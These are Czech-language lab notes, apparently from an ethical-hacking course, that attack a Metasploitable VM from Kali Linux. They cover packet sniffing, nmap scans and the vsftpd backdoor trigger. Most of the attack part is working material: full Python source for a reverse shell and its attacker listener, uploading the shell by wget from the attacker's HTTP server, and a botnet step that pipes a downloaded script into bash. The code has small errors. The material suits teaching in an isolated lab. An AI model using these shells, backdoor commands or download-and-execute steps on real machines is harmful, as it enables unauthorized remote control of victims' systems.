- pro analýzu můžeme použít stejný ARP Spoofing útok jako v předchozím, nebo můžeme "předstírat", že jsme oběť my (Kali) a přistoupit na Metasploitable

- pro druhý postup provedme následující:

1. Zjistíme IP adresu Metasploitable

```
ifconfig eth0
```

2. Začneme na Kali Linux zachytávat provoz kliknutím na ikonu modré ploutve

3. Otevřeme Firefox a zadejme adresu tvaru `http://IP_Metasploitable`

- po zachycení packet (množství až 4000!) zastavíme zachytáváním červeným čtvercem
- jelikož na výstupu je velké množství packet, umožňuje wireshark filtrovat např. pomocí IP adresy cíle (v našem případě *IP_Metasploitable*)

```
[Protocol].[header/field][operator: +, ==, !=][value]
```

```
ip.addr == IP_Metasploitable
```


- Wireshark dále umožňuje filtrovat packety i podle obsahu, např. nás může zajímat paketa obsahující heslo
`tcp contains login`
- ve výpisu wireshare je "velké množství packet", protože původní webová stránka je rozdělena na dílší packety
- pro rekonstrukci klikneme pravým tlačítkem na `Hypertext Transfer Protocol`, vybereme `Follow` a `TCP stream`
 - tím by se nám měla zobrazit samotná webová stránka
- **vidíme, že libovolný útočník používající wireshark dokáže celkem snadno odkrýt nezabezpečený přístup na web => je třeba používat HTTPS**

- na druhou stranu ke zjištění, zda naše síť byla hacknuta lze použít příkaz `tcpdump` přímo na Firewallu (pfSense)
- můžeme zkusit zadat příkaz `tcpdump -i <interface> -s <number of packets to capture> -w <file.pcap>`
- nebo `tcpdump tcp port 443`

Vytváření TCP shelů

- řekněme, že jme naše oběť je v rámci širšího firemního serveru a zkusme se do tohoto serveru "vloupat" a nahrát tam program, který nám vzdáleně umožní spouštět příkazy
- v rámci sítí často routery mají firewall implementující NAT zabraňující strojům mimo síť inicializovat komunikaci na stroje uvnitř sítě
 - na druhou stranu mnoho firewallů omožňuje opačný postup, tj. stroje uvnitř sítě mohou stále inicializovat komunikaci se stroji mimo síť
- než začneme s vytvářením jednotlivých shellů, připomeneme si základy komunikace


Sokety a procesní komunikace

- **Soketa**

- API umožňující programům komunikovat přes internet
- existují dva základní typy:
- **TCP:**
 - zajišťuje, že všechny odeslané packety jsou v pořádku doručeny do cíle
- **UDP:**
 - snaží se packety přenést co nejrychleji s tím, že se některé mohou ztratit (hojně používané při audio a video komunikaci)


TCP přetřásání (handshake)

- routery umí zpracovat miliony packet za sekundu, ale v případě přetížení některé packety mažou
 - Otázka: Jak zajistit přenos všeho při průběžném mazání? => TCP Handshake
- pro bezpečný přenos je každé paketě přiřazeno číslo v jisté posloupnosti, které určuje pořadí dané pakety
 - pokud po přenosu chybí nějaká paketa v řadě, TCP protokol ji znova přenesse




- na obrázku je ukázka jak je obrázek reprezentován v bitech rozdělen do dílčích paket (max 64KB), které jsou poté přeneseny
- každá paketa dostala číslo v posloupnosti, přičemž čísla jdou po sobě (první číslo je náhodné pro ochranu před hackery)

- než dva stroje mohou vyměnit mezi sebou data musí si vyměnit začátky posloupností
 - tento proces se nazývá **TCP three-way handshake**
- klient začne komunikaci zasláním *SYN packety* (startuje komunikaci a posílá klientův začátek sekvence)
- server poté odpoví odesláním *SYN-ACK pakety* (jednak posílá klientovi svůj začátek posloupnosti a stvrzuje příjem předchozí pakety)
- "handshake" končí tím, že klient odpoví *ACK paketou* (obsahující začátek posloupnosti serveru o jedna posunutý)



- po přenosu dat následuje ukončení komunikace
- ukončení probíhá v podobném stylu jako předchozí "handshake" jen se používají pakety *FIN* a *ACK*
- jelikož TCP umožňuje aby klient i server posílal současně data (*full duplex*), je třeba aby obě strany musí ukončit komunikaci




TCP reverzní shell



- pro obejití NAT a firewallu hackeři používají reverzní shelly pro ovládání stroje oběti
 - po připojení k reverznímu shellu může útočník spouštět příkazy

- revezní shell se skládá ze dvou částí:
 - části co se připojuje k počítači útočníka
 - shellu, který umožňuje spouštět příkazy na počítači oběti



- je dobré vzít port s vysokým číslem (jiné běžcí aplikace budou mít porty s nižším číslem)

Přístup ke stroji oběti

- pro nahrání reverzního shellu se musíme nějak dostat na stroj oběti
- ideální je např. nalézt volné otevřené porty
 - příkaldem nástroje pro skenování otevřených portů je `nmap`
 - na Kali Linux spustíte příkaz (flax -sV umožní detekci verzí aplikací na daných portech)

```
nmap -sV <IP_Metasploitable>
```
 - program `nmap` používá tzv. *SYN scan* (pošle se *SYN paketa* a čeká na *SYN-ACK paketu*, kterou když dostane, tak označí port jako otevřený)
 - díky tomu se u oběti nespustí "alarm"
 - explicitně lze zavolat *SYN scan* pomocí `nmap -sS <IP_Metasploitable>`

- alternativa k *SYN scan* je *TCP-FIN scan*, což útočníci často používají k obejití firewallu
 - často administrátoři dovolí jen odchozí packety na portu 22 (blokují vstupní na tomto portu)
 - *SYN* pakety jsou tak blokovány
 - zkuste `nmap -sF <IP_Metasploitable>`
- další alternativou je např. *XMAS scan*
`nmap -sX <IP_Metasploitable>`

Nalezení zranitelností

- jakmile víme jaké aplikace běží na kterých portech, můžeme využít jejich zranitelnosti
 - existuje databáze známých zranitelností <https://nvd.nist.gov/>
 - na druhou stranu dobrý administrátor udržuje systém aktuální a tak je obtížné najít vhodnou zranitelnost
 - *zero-day attack* = útok pomocí neznámé(není v databázi) zranitelnosti
 - objevení takové zranitelnosti se dá dobře zpeněžit (miliony dolarů)

- pro účely cvičení použijeme *backdoor attack*

```
nc <IP_Metasploitable> 21  
user Hacker:)  
pass invalid
```

- po otevření dvířek `nc <IP_Metasploitable> 6200`
 - tento otevřený terminál použijeme později pro nahrání reverzního shellu

Vlastní reverzní shell

- na Kali Linux vytvořte na ploše adresář `shell`, ve kterém vytvořte program `reverseShell.py`

```
import sys
from subprocess import Popen, PIPE
from socket import *

serverName = sys.argv[1] #Read attackers IP address
serverPort = 8000
#AF_INET = create IPV4 socket, SOCK_STREAM=create TCP socket
clientSocket = socket(AF_INET, SOC_STREAM)
clientSocket.connect((serverName, serverPort)) #Connection to attacker socket
#socket sends binary data => must be encoded
clientSocket.send('Bot reporting for duty'.encode())
command = clientSocket.recv(4064).decode()
while command!="exit":
    #create copy of current process
    proc = Popen(command.split(" "), stdout=PIPE, stderr=PIPE)
    result, err = proc.communicate()
    clientSocket.send(result)
    command = (clientSocket.recv(4064)).decode()
clientSocket.close()
```

- nyní napíšme program `shellServer.py`, který bude běžet u útočníka

```
from socket import *
serverPort = 8000

serverSocket = socket(AF_INET, SOCK_STREAM)
serverSocket.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1) #allow use of recently used socket
#bind to a port, first parameter IP(default if empty), second Port
serverSocket.bind('', serverPort)
serverSocket.listen(1) #listening for connection
print("Atacker box listening and awaiting instructions")
connectionSocket, addr = serverSocket.accept() #accept connection and return connection object
print("Thanks for connection to me "+str(addr))
message = connectionSocket.recv(1024)
print(message)
command = ""
while command != "exit":
    command = input("Please enter a command:")
    connectionSocket.send(command.encode())
    message = connectionSocket.recv(1024).decode()
    print(message)
connectionSocket.shutdown(SHUT_RDWR)
connectionSocket.close()
```


Nahrání reverzního shellu na Metasploitable

- ve složce s `reverseShell.py` spustíme python server

```
python3 -m http.server 8080
```

- v terminálu připojeném k Metasploitable:

```
mkdir shell  
cd shell  
wget <IP_KALI>:8080/reverseShell.py
```

- tím dostaneme náš reverzní shell na stroj oběti (jinak to moc nejde, protože neznáme přihlašovací údaje oběti)
- spustíme reverzní shell na stroji oběti

```
python reverseShell.py <IP_KALI> &
```

- na stroji útočníka (Kali Linux) spustíme náš program `shellServer.py`


```
python3 shellServer.py
```

- zkusíme zadat jednoduché příkazy jako `whoami` , `pwd` , `ls` , ...
 - **oběť je v našich rukách, buďte opatrní s příkazy**


Botnety

- zatím jsme dokázali ovládnout jednu danou oběť
- *Botnet*="serverový robot"
 - ovládáme několik klientů připojených k jednomu CNC serveru nejednot
 - často používáno k *DDoS*(distribute denial of service) útoku pro přehlecní dané webové služby
 - příkaldem byl např. *Mirai*, který ochromil servery jako je Airbnb, Amazon, Netflix
 - využíval *SYN scan*
 - využíval více jak 350 000 zařízení

- existují dvě základní architektury botnetů: client-server architektura a P2P architektura



Client-server architecture



P2P architecture

- zkusme vytvořit jednoduchý botnet, na Kali Linux zadejme

```
touch commands.sh  
echo "ping 172.217.9.206" > commands.sh
```

- vytvoříme one-line botnet server

```
python3 -m http.server 8080
```

- stáhneme bot klienta (na Metasploitable zadáme)

```
wget -O- <IP_ADRESA_SERVER_BOT>:8080\commands.sh | bash
```

- flag `-O-` umožní výstup stahovaného souboru